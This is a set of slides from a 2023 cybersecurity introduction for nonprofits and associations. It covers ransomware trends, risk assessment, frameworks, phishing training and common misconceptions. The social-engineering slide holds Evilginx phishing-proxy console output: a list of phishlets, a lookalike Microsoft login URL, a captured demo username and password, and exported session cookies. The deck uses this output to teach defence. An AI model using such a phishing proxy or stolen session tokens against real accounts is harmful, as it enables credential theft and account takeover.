

Virtual Cyber Symposium for Nonprofits & Associations 2023

Session 1: Cybersecurity 101



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Meet the Instructors



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Agenda

Current Landscape

The Cybersecurity Pathway

Technology That Helps


IT System Triangle

Network Security Architectures


IT Trade-Offs

Cyber Liability And Ransomware

Current Landscape



Recent Events




SaaS Features

- Cloud Based Access
- Scalability
- Simple Month to Month subscription
- Simple onboarding
- 24/7 chat support
- Knowledge base articles
- Community Forum



Increase in Cyber Events


Ransomware-as-a-Service (RaaS)



Source: Microsoft & CrowdStrike

Scattered Spider

Example of Social Engineering



no nginx - pure evil

by Kuba Gretzky (@mrgretzky) version 2.3.1

```
[19:12:08] [inf] loading phishlets from: /usr/share/evilginx/phishlets/
[19:12:08] [inf] redirect parameter set to: hb
[19:12:08] [inf] verification parameter set to: zw
[19:12:08] [inf] verification token set to: 20cd
[19:12:08] [inf] unauthorized request redirection URL set to: https://www.youtube.com/watch?v=dQw4w9W
[19:12:09] [war] server domain not set! type: config domain <domain>
[19:12:09] [war] server ip not set! type: config ip <ip_address>
```

phishlet	author	active	status	hostname
github	@audibleblink	disabled	available	
instagram	@prrrrinnee	disabled	available	
linkedin	@mrgretzky	disabled	available	
okta	@mikesiegel	disabled	available	
outlook	@mrgretzky	disabled	available	
reddit	@customsync	disabled	available	
twitter	@white_fi	disabled	available	
amazon	@customsync	disabled	available	
citrix	@424f424f	disabled	available	
facebook	@mrgretzky	disabled	available	
o365	@jamescullum	disabled	available	
protonmail	@jamescullum	disabled	available	
twitter-mobile	@white_fi	disabled	available	

What Could Happen



```
[14:55:58] [imp] [0] [o365] new visitor has arrived: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.114 Safari/537.36 Edg/103.0.1264.49 (86.82.180.135)
[14:55:58] [inf] [0] [o365] landing URL: https://login.miicrosoftonline.com/tHKMkmJt
[14:56:19] [+++] [0] Password: [-3mLhA-qzcPcUwwq62KAXMDXPyEf28q2vFe.ogRm]
[14:56:19] [+++] [0] Username: [irvins@m365x341716.onmicrosoft.com]
[14:56:19] [+++] [0] Username: [irvins@m365x341716.onmicrosoft.com]
[14:56:24] [+++] [0] Username: [irvins@m365x341716.onmicrosoft.com]
[14:56:27] [+++] [0] all authorization tokens intercepted!
[14:56:27] [imp] [0] redirecting to URL: https://portal.office.com (1)
: sessions
```

id	phishlet	username	password	tokens	remote ip	time
7	o365	irvins@m365.....	-3mLhA-qzcP.....	captured	86.82.180.135	2022-07-21 14:56

```
: sessions 7
id : 7
phishlet : o365
username : irvins@m365x341716.onmicrosoft.com
password : -3mLhA-qzcPcUwwq62KAXMDXPyEf28q2vFe.ogRm
tokens : captured
landing url : https://login.miicrosoftonline.com/tHKMkmJt
user-agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.114 Safari/537.36 Edg/103.0.1264.49
remote ip : 86.82.180.135
create time : 2022-07-21 14:55
update time : 2022-07-21 14:56

[{"path": "/", "domain": "login.microsoftonline.com", "expirationDate": 1689951394, "value": "0.AU4A22TlbX0IWUike5T6K2izp1tEZUfGMrBJg-Ydk3ZSdspOAC0.AgABAAQAAAD--DLA3V07QrddgJg7WevrAgDs_wQA9P9TJwR0XAQu0gRimpxMw5TJiTc0NERUKdTNZEj5Jj4UuyOrNg0BhKHRZz_xqjCe7KnkC_XyPWm8Q5_nJjTk3sXkEbmZf7-67qvgHxwH2F9IKrtKfXLP6-bQ8HNELRLXZAt_jf8DeMI6ch8hesFVEPVtZh9lSkq0Ijz614wHgywqvQ1rBGalu0C7yLqHSOKl7MQURqzwoVdMiWU90EcYm02IKM7A-f3cu6nUwv0AMKwZXNDZ-ErdaTo2gyr6iNit_VQX65zhe210JKDfTrvs5s0QG094EUHbFJBFHuxKmoeycWesT9Pt0zY6_Qk2V-gogUCIdGybnDQY5GwgcF6jh113w1pQsz2qMYN5k1vxRRh3vH3j4QiBwZwn51_J6gzjB-Y4Dby33D30zfdiBRipVHS7uB6ZnYDbAp3d8AmS1PGW0pCg2Sr9fQ5kEbVHSfjV0hdlerS5BVFTDBS_2Mxw4BvFRIFjPD2FEDLVWCUzDk2v5_TQeRgQXqP9YfZxNg2JcX84E3Hxc_PNXTNwz4PTp9Y2l1Mq95tvHE8S28LtkSUKXJHeWwdtbd4k-bnqtgen_A901payq4D4wkSL-P", "name": "ESTSAUTHPER SISTENT", "httpOnly": true}, {"path": "/", "domain": "login.microsoftonline.com", "expirationDate": 1689951394, "value": "CAgABAAIAAAD--DLA3V07QrddgJg7WevrAgDs_wQA9P_En8yi4yHKMk_CSy2kcACCNEVWanhld-fUAWFdNYyN5zuVm8pdQBqIcjcncK9vPQhacD0bmlpczszGhnk4o6V3DSgP8v3PDxbLnJwTkuQl6lg0v0A-GzEBD-iHRY8V7rL_GafBP6CkPmgST4RPiInjsqD7N3tNULNGkhtXddSNDc6V5J76z0810jgNq_nMGZF0xooFD8H31D_qwK5GgLXxoTfToNrmS0rSlneJXs1_FeTrn1CASSV97nDx-GB5eU-54Q", "name": "SignInStateCookie", "httpOnly": true}, {"path": "/", "domain": "login.microsoftonline.com", "expirationDate": 1689951394, "value": "0.AU4A22TlbX0IWUike5T6K2izp1tEZUfGMrBJg-Ydk3ZSdspOAC0.AgABAAQAAAD--DLA3V07QrddgJg7WevrAgDs_wQA9P8NHat0zr8eoh4wc7StgB3hQAZlcD_ab6BIfatFR9FKLO442zIzQV3YMk1G4A_wen0a4Bbch4YhKg", "name": "ESTSAUTH", "httpOnly": true}]
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The Cybersecurity Pathway




Cybersecurity Pathway



What is your baseline?

- Identify risk to the achievement of your objectives
- Perform a risk assessment to help catalog your digital and physical assets.
 - This should include an internal and external scan depending on the network.
 - Frequently we find devices that clients believed were already decommissioned.
- What is the organization's "Crown Jewels"?
 - What systems are in place to protect those?




Cybersecurity Program

- Select a framework to benchmark against.
 - ISO 27001, NIST 800-53, PCI-DSS, etc...
- Develop policies and procedures to protect the organization's "Crown Jewels"
- Policies should have a purpose; don't need to be overly complicated
 - Don't leave it up to interpretation




Security Standards Council®




Does everyone know the risks?

- 97% of users can't recognize a phishing email.
 - Perform semi-annual cybersecurity trainings, more frequent the better.
 - Perform phishing simulations
- Send out bulletins about current events and what to look out for
- Ensure everyone knows your Information Security policy!



Are We Really Protected?

- Perform annual IT audits
 - Internal Threat Assessment, Third Party Risk Assessment, Access Reviews, Tabletop Exercises, Penetration Tests, Vendor Audit, Compliance Framework Audit.
 - IT departments and Managed Service Providers are amazing, but who is watching the watcher?
- IT is complex, many do not understand and do not verify



Common Misconceptions

“We’re entirely cloud-based, so we don’t have any risk, nor do we need a disaster recovery process”

- Even in a fully cloud-based environment, you can still be susceptible to malware, phishing attacks, and insider threats
- Cloud-based applications can create less visibility into network operations and result in “dark spots”
- Backup and recovery procedures are still required to mitigate data loss from cyber attacks, insider threats, physical damage
- If you are phished or your credentials are leaked, these cloud-based applications are still at risk

“We’re small, so we have minimal risk and don’t need cyber insurance”

- Hackers do reconnaissance and are likely to target smaller organizations because of limited resources
- It’s not a matter of if, but when you will get hacked – don’t get caught holding the bag
- Contact providers outside of your general business liability insurance provider – cheaper premiums


“Yes we have cybersecurity awareness training, we send out monthly eblasts and communicate top risks”

- This is better than nothing, but not adequate – no way to measure effectiveness and/or end user comprehension
- Follow up “it’s too expensive for an org. our size.” No it’s not – platforms offer costs as low as \$2/user
 - Knowb4, Hook Security, Barracuda


Potential Management Letter Comments

Our IT and Risk Management Questionnaire reflects latest PPC updates:

- Information Security Policies
 - Lack of policies and procedures documenting Information Technology General Controls (ITGCs)
- Segregation of Duties
 - One individual has System Administrator access to multiple platforms and/or is the sole System Administrator for a platform
- Review of System Administrator Activity
 - No procedures in place to monitor activity of System Administrators
- Access Management
 - Inappropriate assignment and/or monitoring of user access rights
- Third-Party Risk Management
 - No process for assessing risk related to third parties, specifically those with access to system, data, PII, financials, etc.



Technology That Helps




Embracing Technology

Data Breach Index (DBI): **0.877** ⓘ

